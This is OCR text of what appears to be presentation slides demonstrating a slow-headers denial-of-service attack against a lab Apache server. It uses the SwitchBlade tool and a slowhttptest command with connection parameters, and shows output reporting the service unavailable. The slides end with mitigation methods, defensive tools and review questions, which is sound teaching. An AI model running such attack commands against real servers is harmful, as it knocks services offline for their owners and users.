

Apache Status
192.168.205.128/server-status
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking
Apache Server Status for 192.168.205.128 (
192.168.205.128)
Server Version: Apache/2.4.62 (Debian)
Server MPM: prefork
Server Built: 2024-07-18T02:56:52
Current Time: Wednesday, 21-Aug-2024 02:00:43 EDT
Restart Time: Wednesday, 21-Aug-2024 01:54:52 EDT
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 5 minutes 50 seconds
Server load: 0.00 0.16 0.14
Total accesses: 988 - Total Traffic: 526 kB - Total Duration: 14
CPU Usage: u.03 s.67 cu.12 cs.18 - .286% CPU load
2.82 requests/sec - 1538 B/second - 545 B/request - .01417 ms/request
2 requests currently being processed, 0 workers gracefully restarting, 117 idle workers
Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process


Connections: 40000
Connection rate: 10
Timeout(s): 100.0
SwitchBlade V4.0 from ProactiveRISK
Test type and destination
Attack type
Slow headers
URL
http://192.168.205.128
Proxy
General parameters
Connections
4000
Connection rate
10
Timeout (s)
100.0
Random
User agent
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1
Diagnostics
Attack-specific parameters
Use POST (instead of GET)
PROACTIVE RISK
Run attack
Quit
Server Version: Apache/
Server MPM: prefork
Server Built: Aug 1 2015


Apache Status
192.168.205.128/server-status
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Apache Server Status for 192.168.205.128 (via 192.168.205.128)
Server Version: Apache/2.4.62 (Debian)
Server MPM: prefork
Server Built: 2024-07-18T02:56:52
Current Time: Wednesday, 21-Aug-2024 02:04:36 EDT
Restart Time: Wednesday, 21-Aug-2024 01:54:52 EDT
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 9 minutes 43 seconds
Server load: 0.00 0.08 0.10
Total accesses: 1270 - Total Traffic: 671 kB - Total Duration: 29
CPU Usage: u.03 s.77 cu.58 cs.86 - .384% CPU load
2.18 requests/sec - 1178 B/second - 541 B/request - .0228346 ms/request
150 requests currently being processed, 0 workers gracefully restarting, 0 idle wo
RRRRRRRRWRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRR
Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process


kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start apache2
[sudo] password for kali:
┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
┌──(kali㉿kali)-[~]
└─$ man slowhttptest
┌──(kali㉿kali)-[~]
└─$ slowhttptest -c 1000 -r 200 -u http://192.168.205.128/server-status
Fri Aug 23 02:21:05 2024:


kali@kali: ~
File Actions Edit View Help
Fri Aug 23 02:26:09 2024:
slowhttptest version 1.9.0
- https://github.com/shekyan/slowhttptest -
test type: SLOW HEADERS
number of connections: 1000
URL: http://192.168.205.128/server-status
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 10 seconds
connections per seconds: 200
probe connection timeout: 5 seconds
test duration: 240 seconds
using proxy: no proxy
Fri Aug 23 02:26:09 2024:
slow HTTP test status on 125th second:
initializing: 0
pending: 0
connected: 249
error: 0
closed: 751
service available: NO
Fri Aug 23 02:26:14 2024:
Fri Aug 23 02:26:14 2024:


Apache Status
192.168.205.128/server-status
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Apache Server Status for 192.168.205.128 (via 192.168.205.128)
Server Version: Apache/2.4.62 (Debian)
Server MPM: prefork
Server Built: 2024-07-18T02:56:52
Current Time: Friday, 23-Aug-2024 02:26:10 EDT
Restart Time: Thursday, 22-Aug-2024 02:14:36 EDT
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 1 day 11 minutes 34 seconds
Server load: 1.20 1.12 0.58
Total accesses: 1944 - Total Traffic: 2.2 MB - Total Duration: 133
CPU Usage: u.69 s1.11 cu.72 cs.38 - .00333% CPU load
.0223 requests/sec - 26 B/second - 1199 B/request - .0684156 ms/request
150 requests currently being processed, 0 workers gracefully restarting, 0 idle workers
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRWRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRR
Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Mitigating DoS Attacks

Mitigating Denial of Service (DoS) attacks involves a multi-layered approach using various techniques and tools to protect network resources and ensure service availability.

Rate Limiting: Restricts the number of requests

Firewalls: Analyze & block malicious requests

Load Balancers: Spreads the load, to ensure service continuity

CDNs: Distributes content across a network of servers globally

IDPS: Monitor network traffic for suspicious patterns

Traffic Filtering: Block traffic based on predefined rules


Tools

Commercial

- Cloudflare DDoS Protection
- Akamai Kona Site Defender
- Imperva DDoS Protection
- Radware DefensePro
- F5 Silverline DDoS Protection

Open-source

- ModSecurity (with OWASP CRS)
- Fail2Ban
- IPTables
- HAProxy
- Nginx (with Rate Limiting)



Conclusion

Q & A

1. Why DoS/DDoS is carried out?
2. What is DDoS?
3. What is Slowloris attack?
4. What are the impacts of DoS attacks.
5. What is OWASP?
6. Why pentesters use OWASP HTTPDos Tool

Best Practices for DoS Mitigation:

- **Layered Defense Strategy**
- **Regular Updates and Patching**
- **Redundancy and Failover**

Thank You